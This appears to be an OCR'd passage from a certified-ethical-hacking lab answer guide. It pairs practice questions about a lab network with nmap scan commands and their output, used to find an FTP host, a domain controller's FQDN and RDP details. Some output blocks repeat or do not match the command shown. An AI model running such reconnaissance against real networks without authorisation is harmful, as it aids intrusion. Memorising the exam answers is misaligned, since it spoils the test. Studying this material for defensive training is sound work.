
```
nmap -sV -A -T4 10.10.10.25
```



File Edit View Search Terminal Help
445/tcp open microsoft-ds Windows Server 2022 Standard 20348 microsoft-ds (workgroup: CEHORG)
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open tcpwrapped
1801/tcp open msmq?
2103/tcp open msrpc Microsoft Windows RPC
2105/tcp open msrpc Microsoft Windows RPC
2107/tcp open msrpc Microsoft Windows RPC
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: CEHORG.com0., Site: Default-First-Site-Name)
3269/tcp open tcpwrapped
3389/tcp open ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
| Target_Name: CEHORG
| NetBIOS_Domain_Name: CEHORG
| NetBIOS_Computer_Name: ADMINDEPT
| DNS_Domain_Name: CEHORG.com
| DNS_Computer_Name: AdminDept.CEHORG.com
| DNS_Tree_Name: CEHORG.com
| Product_Version: 10.0.20348
|_ System_Time: 2023-11-15T09:48:57+00:00
|_ssl-date: 2023-11-15T09:49:38+00:00; +8h00m00s from scanner time.
| ssl-cert: Subject: commonName=AdminDept.CEHORG.com
| Not valid before: 2023-11-14T08:55:24
|_Not valid after: 2024-05-15T08:55:24
8080/tcp open http Apache httpd 2.4.51 ((Win64) PHP/7.4.26)
|_http-title: WAMPSERVER Homepage
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache/2.4.51 (Win64) PHP/7.4.26
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port



Find the IP address of the machine which has port 21 open. Note: Target network 172.16.0.0/24


```
nmap -p 21 172.16.0.0/24
```



File Edit View Search Terminal Help
Nmap scan report for 172.16.0.11
Host is up (0.35s latency).
Not shown: 996 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
80/tcp open http Apache httpd 2.4.52 ((Ubuntu))
111/tcp open rpcbind 2-4 (RPC #100000)
2049/tcp open nfs_acl 3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Nmap scan report for 172.16.0.12
Host is up (0.041s latency).
Not shown: 989 closed tcp ports (reset)
PORT STATE SERVICE VERSION
7/tcp open echo
9/tcp open discard?
13/tcp open daytime Microsoft Windows USA daytime
17/tcp open qotd Windows qotd (English)
19/tcp open chargen
21/tcp open ftp Microsoft ftpd
80/tcp open http Microsoft IIS httpd 10.0
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
3389/tcp open ssl/ms-wbt-server?
Service Info: Host: WINDOWS11; OS: Windows; CPE: cpe:/o:microsoft:windows
Nmap scan report for 172.16.0.21
Host is up (0.019s latency).
Not shown: 999 closed tcp ports (reset)



Perform an intense scan on 10.10.10.25 and find out the FQDN of the machine in the network.


```
nmap -sV -A -T4 10.10.10.25
```



Parrot Terminal
File Edit View Search Terminal Tabs Help
Parrot Terminal
Parrot Terminal
[attacker@parrot]-[~]
$sudo nmap -A -p 3389 10.10.10.25
[sudo] password for attacker:
Starting Nmap 7.92 (https://nmap.org) at 2024-01-08 12:26 EST
Nmap scan report for 10.10.10.25
Host is up (0.017s latency).
PORT STATE SERVICE VERSION
3389/tcp open ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2024-01-09T01:26:34+00:00; +8h00m01s from scanner time.
| ssl-cert: Subject: commonName=AdminDept.CEHORG.com
| Not valid before: 2024-01-08T00:45:25
|_Not valid after: 2024-07-09T00:45:25
| rdp-ntlm-info:
| Target_Name: CEHORG
| NetBIOS_Domain_Name: CEHORG
| NetBIOS_Computer_Name: ADMINDEPT
| DNS_Domain_Name: CEHORG.com
| DNS_Computer_Name: AdminDept.CEHORG.com
| DNS_Tree_Name: CEHORG.com
| Product_Version: 10.0.20348
|_ System_Time: 2024-01-09T01:26:32+00:00
Warning: OSScan results may be unreliable because we could not find at least 1 o
pen and 1 closed port



What is the DNS Computer Name of the Domain Controller?


```
nmap -sV -A -T4 10.10.10.25
```



Parrot Terminal
File Edit View Search Terminal Tabs Help
Parrot Terminal
Parrot Terminal
[attacker@parrot]-[~]
$sudo nmap -A -p 3389 10.10.10.25
[sudo] password for attacker:
Starting Nmap 7.92 (https://nmap.org) at 2024-01-08 12:26 EST
Nmap scan report for 10.10.10.25
Host is up (0.017s latency).
PORT STATE SERVICE VERSION
3389/tcp open ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2024-01-09T01:26:34+00:00; +8h00m01s from scanner time.
| ssl-cert: Subject: commonName=AdminDept.CEHORG.com
| Not valid before: 2024-01-08T00:45:25
|_Not valid after: 2024-07-09T00:45:25
| rdp-ntlm-info:
| Target_Name: CEHORG
| NetBIOS_Domain_Name: CEHORG
| NetBIOS_Computer_Name: ADMINDEPT
| DNS_Domain_Name: CEHORG.com
| DNS_Computer_Name: AdminDept.CEHORG.com
| DNS_Tree_Name: CEHORG.com
| Product_Version: 10.0.20348
|_ System_Time: 2024-01-09T01:26:32+00:00
Warning: OSScan results may be unreliable because we could not find at least 1 o
pen and 1 closed port



Perform LDAP enumeration on the target network and find out how many user accounts are associated with the domain.

